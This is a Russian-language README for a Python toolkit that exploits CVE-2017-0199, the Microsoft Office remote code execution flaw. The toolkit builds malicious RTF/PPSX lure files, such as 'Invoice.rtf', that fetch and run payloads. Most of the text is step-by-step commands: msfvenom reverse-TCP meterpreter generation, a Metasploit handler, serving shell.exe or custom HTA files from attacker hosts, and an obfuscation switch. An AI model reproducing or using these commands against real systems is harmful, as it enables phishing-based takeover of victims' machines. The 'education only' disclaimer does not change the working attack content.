 phantomlancer123/cve-2017-0199
Набор инструментов на Python для эксплуатации CVE-2017-0199 (удаленное выполнение кода в Microsoft Office), который генерирует вредоносные RTF/PPSX-файлы и доставляет полезные нагрузки Metasploit или пользовательские полезные нагрузки жертвам.

Exploit toolkit CVE-2017-0199 - v4.0 — это удобный скрипт на python, который предоставляет пентестерам и исследователям безопасности быстрый и эффективный способ тестирования Microsoft Office RCE. Он может создать вредоносный файл RTF/PPSX и доставить полезную нагрузку metasploit / meterpreter / другую без какой-либо сложной настройки.
Эта программа предназначена ТОЛЬКО для образовательных целей. Не используйте её без разрешения. Обычные оговорки применяются, особенно тот факт, что я (bhdresh) не несу ответственности за любой ущерб, причинённый прямым или косвенным использованием информации или функциональности, предоставленной этими программами. Автор или любой интернет-провайдер НЕ несёт ответственности за содержание или неправомерное использование этих программ или любых их производных. Используя эту программу, вы принимаете тот факт, что любой ущерб (потеря данных, сбой системы, компрометация системы и т.д.), вызванный использованием этих программ, не является ответственностью bhdresh.
Наконец, это личная разработка, пожалуйста, уважайте её философию и не используйте её для плохих целей!
Лицензия CC BY 4.0 - https://creativecommons.org/licenses/by/4.0/
В скрипт добавлены следующие возможности:
- Генерация вредоносного файла PPSX
- Режим эксплуатации для сгенерированного файла PPSX
- Обновлённый template.ppsx
Версия: Python версии 2.7.13
1) Создание вредоносного RTF-файла
   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc
2) (Опционально, если используется полезная нагрузка MSF): Создайте полезную нагрузку metasploit и запустите обработчик
   # msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f exe > /tmp/shell.exe
   # msfconsole -x "use multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 192.168.56.1; run"

3) Запустите toolkit в режиме эксплуатации для доставки локальной полезной нагрузки
   # python cve-2017-0199_toolkit.py -M exp -t RTF -e http://192.168.56.1/shell.exe -l /tmp/shell.exe
1) Создание вредоносного RTF-файла
   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc

2) Запустите toolkit в режиме эксплуатации для доставки удаленной полезной нагрузки
   # python cve-2017-0199_toolkit.py -M exp -t RTF -e http://remoteserver.com/shell.exe
1) Создание вредоносного RTF-файла
   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc -x 1

2) Запустите toolkit в режиме эксплуатации для доставки пользовательского HTA-файла
   # python cve-2017-0199_toolkit.py -M exp -t RTF -H /tmp/custom.hta
# python cve-2017-0199_toolkit.py -h

Это удобный набор инструментов для эксплуатации CVE-2017-0199 (Microsoft office RCE)

Режимы:

-M gen                                          Создать только вредоносный файл

     Создание вредоносного RTF/PPSX-файла:

      -w <Filename.rtf/Filename.ppsx>     Имя вредоносного RTF/PPSX-файла (Поделитесь этим файлом с жертвой).

      -u <http://attacker.com/test.hta>   Путь к HTA/SCT-файлу. Обычно это должен быть домен или IP-адрес, где работает                                              этот инструмент.
                                      Например, http://attackerip.com/test.doc (Этот URL будет включён в 	                                              вредоносный RTF/PPSX-файл и будет запрошен, когда жертва откроет вредоносный RTF-файл.
      -t RTF|PPSX (по умолчанию = RTF)         Тип создаваемого файла.
      -x 0|1  (по умолчанию = 0)               Создать обфусцированный RTF-файл. 0 = Отключено, 1 = Включено.


-M exp                                          Запустить режим эксплуатации

     Эксплуатация:

      -t RTF|PPSX (по умолчанию = RTF)         Тип файла для эксплуатации.
      -H </tmp/custom>                Локальный путь к пользовательскому HTA/SCT-файлу, который необходимо доставить и выполнить на целевой системе.
                                          ПРИМЕЧАНИЕ: Этот параметр не будет доставлять полезные нагрузки, указанные через параметры "-e" и "-l"

      -p <TCP port:Default 80>            Номер локального порта.

      -e <http://attacker.com/shell.exe>  Путь к исполняемому файлу / оболочке meterpreter / полезной нагрузке, которую необходимо выполнить на целевой системе.

      -l </tmp/shell.exe>                 Если полезная нагрузка размещена локально, укажите локальный путь к исполняемому файлу / оболочке meterpreter / полезной нагрузке.
@nixawk за образец RTF, @Li Haifei, @bhdresh
Очевидно, я не разработчик на полную ставку, поэтому ожидайте некоторые сбои
Пожалуйста, сообщайте об ошибках и проблемах через https://github.com/bhdresh/CVE-2017-0199/issues/new






